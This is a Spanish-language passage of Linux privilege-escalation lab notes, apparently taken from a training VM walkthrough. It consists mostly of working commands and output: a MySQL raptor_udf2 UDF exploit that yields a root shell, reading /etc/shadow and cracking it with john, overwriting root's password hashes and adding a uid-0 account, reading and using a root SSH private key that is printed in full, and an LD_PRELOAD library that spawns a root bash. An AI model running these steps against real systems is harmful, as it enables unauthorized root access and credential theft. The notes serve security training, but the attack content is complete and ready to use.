
Service Exploits

Los servicios son simplemente programas que se ejecutan en segundo plano, aceptar aportaciones o realizar tareas habituales.
Si los servicios vulnerables se ejecutan como root, explotarlos puede conducir a la ejecución del comando como root.


ps aux | grep '^root'




./linpeas.sh




mysqld --version




intext:(exploit local mysqld 5.1.73) site:exploit-db.com



gcc -g -shared -Wl,-soname,raptor_udf2.so -o raptor_udf2.so raptor_udf2.c -lc -fPIC



mysql -u root -p



mysql -u root -p
use mysql;
create table pocsito(line blob);
insert into pocsito values(load_file('/home/user/tools/raptor_udf2.so'));
select * from pocsito into dumpfile '/usr/lib/mysql/plugin/raptor_udf2.so';
create function do_system returns integer soname '/usr/lib/mysql/plugin/raptor_udf2.so';

SHOW VARIABLES LIKE '%plugin%';
create function do_system returns integer soname 'raptor_udf2.so';
select * from mysql.func;
select do_system('chmod u+s /usr/bin/find');

```
Database changed
mysql> select * from mysql.func;
+-----------+-----+----------------+----------+
| name      | ret | dl             | type     |
+-----------+-----+----------------+----------+
| do_system |   2 | raptor_udf2.so | function |
+-----------+-----+----------------+----------+
1 row in set (0.00 sec)

mysql> select do_system('chmod u+s /usr/bin/find');
+-----------------------------------------+
| do_system('chmod u+s /usr/bin/find') |
+-----------------------------------------+
|                                    0 |
+-----------------------------------------+
1 row in set (0.00 sec)
```

exit;

touch test
find test -exec "/bin/sh" \;
id && whoami

```
Bye
user@debian:~/tools/dirtycow$ find test -exec "/bin/sh" \;
sh-4.1# id && whoami
uid=1000(user) gid=1000(user) euid=0(root) groups=0(root),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugde
v),1000(user)
root
sh-4.1#
```

Referencia solución:
https://dba.stackexchange.com/questions/39752/how-to-resolve-elfclass32-error-in-mysql-for-udf-lib-mysqludf-sys-so
https://www.cnblogs.com/zlgxzswjy/p/10071297.html

Weak File Permissions

Se pueden aprovechar ciertos archivos del sistema para realizar escalada de privilegios si los permisos sobre ellos son demasiado débiles.
Si un archivo del sistema tiene información confidencial que podemos leer, puede utilizarse para obtener acceso a la cuenta raíz.

ls -la /etc/shadow

```
user@debian:~$ ls -la /etc/shadow
-rw-r--rw- 1 root shadow 837 Mar 30 08:23 /etc/shadow
user@debian:~$
```

los usuarios de grupo de sistema tienen acceso a lectura, y escritura.

READ

cat /etc/shadow

```
user@debian:~$ cat /etc/shadow
root:$6$Tb/euwmK$OXA.dwMeOAcopwBl68boTG5zi65wIHsc84OWAIye5VITLLtVlaXvRDJXET..it8r.jbrlpfZeMdwD3B0fGxJI0:17298:0:99999:7:::
daemon:*:17298:0:99999:7:::
bin:*:17298:0:99999:7:::
sys:*:17298:0:99999:7:::
sync:*:17298:0:99999:7:::
games:*:17298:0:99999:7:::
man:*:17298:0:99999:7:::
lp:*:17298:0:99999:7:::
mail:*:17298:0:99999:7:::
news:*:17298:0:99999:7:::
uucp:*:17298:0:99999:7:::
proxy:*:17298:0:99999:7:::
www-data:*:17298:0:99999:7:::
backup:*:17298:0:99999:7:::
list:*:17298:0:99999:7:::
irc:*:17298:0:99999:7:::
gnats:*:17298:0:99999:7:::
nobody:*:17298:0:99999:7:::
libuuid:!:17298:0:99999:7:::
Debian-exim:!:17298:0:99999:7:::
sshd:*:17298:0:99999:7:::
user:$6$M1tQjkeb$M1A/ArH4JeyF1zBJPLQ.TZQR1locUlz0wIZsoY6aDOZRFrYirKDW5IJy32FBGjwYpT2O1zrR2xTROv7wRIkF8.:17298:0:99999:7:::
statd:*:17299:0:99999:7:::
mysql:!:18133:0:99999:7:::
user@debian:~$
```


john --format=sha512crypt --wordlist=/usr/share/wordlists/rockyou.txt hash.txt

```
┌──(hernan㉿hernan)-[~]
└─$ john --format=sha512crypt --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 12 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
password123      (root)
1g 0:00:00:00 DONE (2024-03-30 12:12) 5.000g/s 7680p/s 7680c/s 7680C/s 123456..mexico1
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

WRITETABLE


cp /etc/shadow /home/user/

nano /etc/shadow




mkpasswd -m sha-512 hacked789
6xREF16qYP5Z8h91U$temiP.Yf60uOPcrGbH3v0irzl9SyVYk5nr7NC.TAcqpHCkl3cfHGiFg0Z.KNK/7sRiTaMmjVUeGOC0tassA9c.

Reemplazamos la clave root por nuestra clave generada en el archivo /etc/shadow



su

cat /etc/passwd



openssl passwd "hacked789"

```
┌──(hernan㉿hernan)-[~]
└─$ openssl passwd "hacked789"
$1$fAWZdPyU$Zr9uTb7sbHOTMe85H2hKs0
```

Reemplazamos el valor x por nuestra clave generada.

```
root:$1$fAWZdPyU$Zr9uTb7sbHOTMe85H2hKs0:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
```

su

```
user@debian:~$ su root
Password:
root@debian:/home/user# id
uid=0(root) gid=0(root) groups=0(root)
root@debian:/home/user#
```

Podriamos añadir otro usuario en el mismo grupo de root.
new:1fAWZdPyU$Zr9uTb7sbHOTMe85H2hKs0:0:0:root:/root:/bin/bash

```
sshd:x:102:65534::/var/run/sshd:/usr/sbin/nologin
user:x:1000:1000:user,,,:/home/user:/bin/bash
statd:x:103:65534::/var/lib/nfs:/bin/false
mysql:x:104:106:MySQL Server,,,:/var/lib/mysql:/bin/false
new:$1$fAWZdPyU$Zr9uTb7sbHOTMe85H2hKs0:0:0:root:/root:/bin/bash
```

su new

```
user@debian:~$ nano /etc/passwd
user@debian:~$ su new
Password:
root@debian:/home/user# id
uid=0(root) gid=0(root) groups=0(root)
root@debian:/home/user#
```

READ PRIVATW KEY SSH

ls -la /.ssh/

```
user@debian:~$ ls -la /.ssh/
total 12
drwxr-xr-x  2 root root 4096 Aug 25  2019 .
drwxr-xr-x 22 root root 4096 Aug 25  2019 ..
-rw-r--r--  1 root root 1679 Mar 19 16:00 root_key
```

cat /.ssh/root_key

```
-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEA3IIf6Wczcdm38MZ9+QADSYq9FfKfwj0mJaUteyJHWHZ3/GNm
gLTH3Fov2Ss8QuGfvvD4CQ1f4N0PqnaJ2WJrKSP8QyxJ7YtRTk0JoTSGWTeUpExl
p4oSmTxYnO0LDcsezwNhBZn0kljtGu9p+dmmKbk40W4SWlTvU1LcEHRr6RgWMgQo
OHhxUFddFtYrknS4GiL5TJH6bt57xoIECnRc/8suZyWzgRzbo+TvDewK3ZhBN7HD
eV9G5JrjnVrDqSjhysUANmUTjUCTSsofUwlum+pU/dl9YCkXJRp7Hgy/QkFKpFET
Z36Z0g1JtQkwWxUD/iFj+iapkLuMaVT5dCq9kQIDAQABAoIBAQDDWdSDppYA6uz2
NiMsEULYSD0z0HqQTjQZbbhZOgkS6gFqa3VH2OCm6o8xSghdCB3Jvxk+i8bBI5bZ
YaLGH1boX6UArZ/g/mfNgpphYnMTXxYkaDo2ry/C6Z9nhukgEy78HvY5TCdL79Q+
5JNyccuvcxRPFcDUniJYIzQqr7laCgNU2R1lL87Qai6B6gJpyB9cP68rA02244el
WUXcZTk68p9dk2Q3tk3r/oYHf2LTkgPShXBEwP1VkF/2FFPvwi1JCCMUGS27avN7
VDFru8hDPCCmE3j4N9Sw6X/sSDR9ESg4+iNTsD2ziwGDYnizzY2e1+75zLyYZ4N7
6JoPCYFxAoGBAPi0ALpmNz17iFClfIqDrunUy8JT4aFxl0kQ5y9rKeFwNu50nTIW
1X+343539fKIcuPB0JY9ZkO9d4tp8M1Slebv/p4ITdKf43yTjClbd/FpyG2QNy3K
824ihKlQVDC9eYezWWs2pqZk/AqO2IHSlzL4v0T0GyzOsKJH6NGTvYhrAoGBAOL6
Wg07OXE08XsLJE+ujVPH4DQMqRz/G1vwztPkSmeqZ8/qsLW2bINLhndZdd1FaPzc
U7LXiuDNcl5u+Pihbv73rPNZOsixkklb5t3Jg1OcvvYcL6hMRwLL4iqG8YDBmlK1
Rg1CjY1csnqTOMJUVEHy0ofroEMLf/0uVRP3VsDzAoGBAIKFJSSt5Cu2GxIH51Zi
SXeaH906XF132aeU4V83ZGFVnN6EAMN6zE0c2p1So5bHGVSCMM/IJVVDp+tYi/GV
d+oc5YlWXlE9bAvC+3nw8P+XPoKRfwPfUOXp46lf6O8zYQZgj3r+0XLd6JA561Im
jQdJGEg9u81GI9jm2D60xHFFAoGAPFatRcMuvAeFAl6t4njWnSUPVwbelhTDIyfa
871GglRskHslSskaA7U6I9QmXxIqnL29ild+VdCHzM7XZNEVfrY8xdw8okmCR/ok
X2VIghuzMB3CFY1hez7T+tYwsTfGXKJP4wqEMsYntCoa9p4QYA+7I+LhkbEm7xk4
CLzB1T0CgYB2Ijb2DpcWlxjX08JRVi8+R7T2Fhh4L5FuykcDeZm1OvYeCML32EfN
Whp/Mr5B5GDmMHBRtKaiLS8/NRAokiibsCmMzQegmfipo+35DNTW66DDq47RFgR4
LnM9yXzn+CbIJGeJk5XUFQuLSv0f6uiaWNi7t9UNyayRmwejI6phSw==
-----END RSA PRIVATE KEY-----
```

Copiamos la llave privada en un archiv.
nano root_key


```
  GNU nano 7.2                                                root_key
-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEA3IIf6Wczcdm38MZ9+QADSYq9FfKfwj0mJaUteyJHWHZ3/GNmgLTH3Fov2Ss8QuGfvvD4CQ1f4N0PqnaJ2WJrKSP8QyxJ7YtRTk0JoTSGWTeUpEx
-----END RSA PRIVATE KEY-----
```

Le damos los permisos necesarios.
chmod 600 root_key

```
┌──(hernan㉿hernan)-[~]
└─$ chmod 600 root_key
```

Accedemos remotamente al servicio SSH con la clave privada.

ssh -o HostKeyAlgorithms=ssh-rsa,ssh-dss -i root_key root@192.168.200.130 -o PubkeyAcceptedKeyTypes=ssh-rsa



Sudo

sudo es un programa que permite a los usuarios ejecutar otros programas con la seguridad privilegios de otros usuarios. Por defecto, ese otro usuario será root.
Un usuario generalmente necesita ingresar su contraseña para usar sudo, y Se debe permitir el acceso mediante reglas en el archivo /etc/sudoers.
Se pueden utilizar reglas para limitar a los usuarios a ciertos programas y renunciar a la requisito de entrada de contraseña.

sudo -l

```
user@debian:/.ssh$ sudo -l
Matching Defaults entries for user on this host:
    env_reset, env_keep+=LD_PRELOAD, env_keep+=LD_LIBRARY_PATH, env_keep+=LD_LIBRARY_PATH

User user may run the following commands on this host:
    (root) NOPASSWD: /usr/sbin/iftop
    (root) NOPASSWD: /usr/bin/find
    (root) NOPASSWD: /usr/bin/nano
    (root) NOPASSWD: /usr/bin/vim
    (root) NOPASSWD: /usr/bin/man
    (root) NOPASSWD: /usr/bin/awk
    (root) NOPASSWD: /usr/bin/less
    (root) NOPASSWD: /usr/bin/ftp
    (root) NOPASSWD: /usr/bin/nmap
    (root) NOPASSWD: /usr/sbin/apache2
    (root) NOPASSWD: /bin/more
```

sudo apache2 -f /etc/shadow

```
Syntax error on line 1 of /etc/shadow:
Invalid command 'root:$6$Tb/euwmK$OXA.dwMeOAcopwBl68boTG5zi65wIHsc84OWAIye5VITLLtVlaXvRDJXET..it8r.jbrlpfZeMdwD3B0fGxJI0:17298:0:99999:7:::', perhaps misspelled or defined by a module not included in the server configuration
user@debian:/.ssh$
```

john --format=sha512crypt --wordlist=/usr/share/wordlists/rockyou.txt hash.txt

```
┌──(hernan㉿hernan)-[~]
└─$ john --format=sha512crypt --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 12 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
password123      (root)
1g 0:00:00:00 DONE (2024-03-30 12:12) 5.000g/s 7680p/s 7680c/s 7680C/s 123456..mexico1
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```


LD_PRELOAD

LD_PRELOAD es una variable de entorno que se puede configurar en la ruta de un archivo de objeto compartido (.so).
Cuando se establece, el objeto compartido se cargará antes que cualquier otro.
Creando un objeto compartido personalizado y creando un init() función, podemos ejecutar código tan pronto como se carga el objeto.

Consideración: LD_PRELOAD no funcionará si el ID de usuario real es diferente del ID de usuario

efectivo. sudo debe configurarse para preservar LD_PRELOAD variable de entorno usando la opción env_keep.


sudo -l



file: preload.c

```
#include <stdio.h>
#include <sys/types.h>
#include <stdlib.h>

void _init() {
    unsetenv("LD_PRELOAD");
    setresuid(0,0,0);
    system("/bin/bash -p");
}
```

```
gcc -fPIC -shared -nostartfiles -o /tmp/preload.so preload.c
sudo LD_PRELOAD=/tmp/preload.so fin
```



LD_LIBRARY_PATH

La variable de entorno LD_LIBRARY_PATH contiene un conjunto de directorios donde Las bibliotecas compartidas se buscan primero.
El comando ldd se puede utilizar para imprimir las bibliotecas compartidas utilizadas por un programa.
Creando una biblioteca compartida con el mismo nombre que la utilizada por un programa, y configurando LD_LIBRARY_PATH en su directorio principal, el programa cargará nuestro biblioteca compartida en su lugar.

sudo -l

```
user@debian:~$ sudo -l
Matching Defaults entries for user on this host:
    env_reset, env_keep+=LD_PRELOAD, env_keep+=LD_LIBRARY_PATH, env_keep+=LD_LIBRARY_PATH

User user may run the following commands on this host:
    (root) NOPASSWD: /usr/sbin/iftop
